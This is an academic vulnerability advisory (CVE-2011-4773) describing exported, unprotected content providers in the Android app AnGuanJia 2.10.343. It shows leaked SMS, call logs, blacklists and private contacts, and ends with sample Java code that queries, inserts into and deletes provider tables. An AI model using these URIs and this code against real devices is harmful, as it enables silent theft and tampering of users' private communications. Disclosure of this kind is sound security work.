Vulnerability in AnGuanJia for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk

December 14, 2011 PM08:03:41 HKT

Abstract

We found that AnGuanJia 2.10.343 has a vulnerability that allows a malicious application to access and manipulate user's blacklist, sensitive sms, contacts, call logs and etc.

1 Application Information

Package Name	com.anguanjia.safe
Full Name	AnGuanJia ("安全管家" in Chinese name)
Version	2.10.343 (the latest version in Android Market)
Category	Tools
Installs	50,000 - 100,000
Average Rating	4.3/5.0 from 506 users

CVE Reference	CVE-2011-4773
Vendor	*北京安管佳科技有限公司*, http://www.anguanjia.com/
Vendor Response	None

2 Description

AnGuanJia exposes the following 3 content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:


```
●   <provider android:name=".provider.SecurityGuarderProvider"
    android:authorities="com.anguanjia.safe.SecurityGuarderProvider" />
●   <provider android:name=".provider.PlanTaskProvider"
    android:authorities="com.anguanjia.safe.PlanTaskProvider" />
●   <provider android:name=".backup.BackUpProvider"
    android:authorities="com.anguanjia.safe.BackUpDataProvider" />
```

Thus a malicious application on the same device can access and manipulate user's blacklist, sensitive sms, contacts, call logs and etc. through these three content providers.

*** authors with equal contributions**

3 Impact

This vulnerability enables an adversary to access and modify user’s all blacklist, sensitive sms, contacts, call logs and etc., while without being noticed by user and even without any privilege. As shown in Figure 1, a malicious app on the same device can query user’s blacklist in AnGuanJia, including contact name, blocked type and phone number.



黑名单号码

Recer [短信+来电]
11223344

通讯卫士

安全管家温馨提示

屏幕上方的 ✉ and ☎ 表示为您拦截到了短信和来电，按住屏幕上的状态栏下拉即可查看到详细的拦截信息，点击单条可进入到拦截记录。

HackProvider


content://com.anguanjia.safe.SecurityGuarderProvider/blacklist

```
queryProvider! Column Count: 6

0[block_type]: 0
0[del]: 0
0[match]: 0
0[phone_number]: 11223344
0[_id]: 1
0[name]: Recer
```

Figure 1: Query blacklist in AnGuanJia.

It is even worse that all block messages and call logs can be obtained by a malicious applicaiton, as shown in Figure 2. The exposed sensitive information includes sms body, sender’s phone number, date, read status and etc.



通讯卫士

Recer<11223344>(1/1) 12/14/ 12:43 PM
hi hi hi~~~~~~

HackProvider

content://com.anguanjia.safe.SecurityGuarderProvider/msglog

```
queryProvider! Column Count: 6

0[body]: hi hi hi~~~~~~
0[read]: 0
0[phone_number]: 11223344
0[date]: 1323866592127
0[_id]: 1
0[subject]: 电话报障
```

HackProvider

content://com.anguanjia.safe.SecurityGuarderProvider/calllog


```
queryProvider! Column Count: 6

0[read]: 0
0[remarks]: null
0[label]: 电话报障
0[phone_number]: 11223344
0[date]: 1323866565503
0[_id]: 1
```

Figure 2: Query block message and call history in AnGuanJia.

Moreover, these blacklist and sensitive block contents can also be successfully deleted. After deleting “blacklist” table, Recer, the previously blacklisted guy, is deleted from AnGuanJia. Thus attacker could launch a data-flow attack to block user’s contacts or release blocked contacts without user’s attention.

Another major function of AnGuanJia is to provide user a private space, which is protected by user-defined password, as show in Figure 3.



安全管家： 默认模式

提示

首次进入隐私中心,请先设置隐私中心保护密码

••••••

••••••

□ 显示密码

应用于

● 短信 + 来电

○ 来电

○ 短信

联系人

☑ Mike 45321906

□ Recer 11223344

隐私中心

Mike 45321906 [短信+来电] 正常接听

Mike(0/3) 9:39AM, Dec 13
hello, i am mike

Mike<45321906>

9:21AM, Dec 1
Hi. I'm mike.


9:21AM, Dec 1
Ok. Nice to meet you,

9:39AM, Dec 13
hello, i am mike

输入内容

Figure 3: Process of importing sensitive contents into AnGuanJia’s private space

However, this private space is not protected properly. As shown in Figure 4, all sensitive contacts, messages and call logs in AnGuanJia’s private space could be queried, including contact name, phone number, date, sms body and etc.



```
content://com.anguanjia.safe.
SecurityGuarderProvider/viplist

queryProvider! Column Count: 6

0[protect_type]: 0
0[sms_text]: 对不起,我现在不方便接听您的电
话，请稍候再打!
0[phone_number]: 45321906
0[_id]: 1
0[call_mode]: 0
0[name]: Mike
```

```
content://com.anguanjia.safe.
SecurityGuarderProvider/vipcalllog

queryProvider! Column Count: 7

0[duration]: 4
0[new]: 0
0[number]: 45321906
0[type]: 1
0[date]: 1323866096650
0[_id]: 1
0[name]: Mike
```

```
content://com.anguanjia.safe.
SecurityGuarderProvider/vipmsglog

queryProvider! Column Count: 8

0[body]: hello, i am mike
0[phone_number]: 45321906
0[_id]: 3
0[direction]: 1
0[subject]: null
0[read]: 1
0[date]: 1323769170221
0[thread_id]: 1

1[body]: Ok. Nice to meet you,
1[phone_number]: 45321906
1[_id]: 2
1[direction]: 2
1[subject]: null
1[read]: 1
```

Figure 4: Query sensitive contacts, call logs and messages in AnGuanJia's private space.

4 Solution

We are trying our best to contact *北京安管佳科技有限公司* to fix this security issue. Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

All 3 AnGuanJia's content providers are vulnerable and sensitive, and have 17 exploitable and sensitive tables in total, as shown in the following table:

Content Provider Authority	Table Name
com.anguanjia.safe.SecurityGuarderProvider	blacklist
com.anguanjia.safe.SecurityGuarderProvider	whitelist
com.anguanjia.safe.SecurityGuarderProvider	blackarealist
com.anguanjia.safe.SecurityGuarderProvider	whitearealist
com.anguanjia.safe.SecurityGuarderProvider	blackwordlist
com.anguanjia.safe.SecurityGuarderProvider	calllog
com.anguanjia.safe.SecurityGuarderProvider	msglog
com.anguanjia.safe.SecurityGuarderProvider	viplist
com.anguanjia.safe.SecurityGuarderProvider	vipcalllog
com.anguanjia.safe.SecurityGuarderProvider	vipmsglog
com.anguanjia.safe.SecurityGuarderProvider	vipmsg_thread
com.anguanjia.safe.SecurityGuarderProvider	day_netdata
com.anguanjia.safe.SecurityGuarderProvider	month_netdata

com.anguanjia.safe.SecurityGuarderProvider	viplist2
com.anguanjia.safe.PlanTaskProvider	plan
com.anguanjia.safe.PlanTaskProvider	logs
com.anguanjia.safe.BackUpDataProvider	logs

Sample attack codes for “blacklist” table in “com.anguanjia.safe.SecurityGuarderProvider”:

```
providerUri =
Uri.parse(“content://com.anguanjia.safe.SecurityGuarderProvider/blacklist”)
ContentResolver cr  = this.getContentResolver();

//Insert blacklist
ContentValues values = new ContentValues();
....
outUri = cr.insert(providerUri, values);

//Query blacklist
Cursor cursor = cr.query(providerUri, null, null, null, null);

//Delete blacklist
int nCount = cr.delete(providerUri, null, null);
```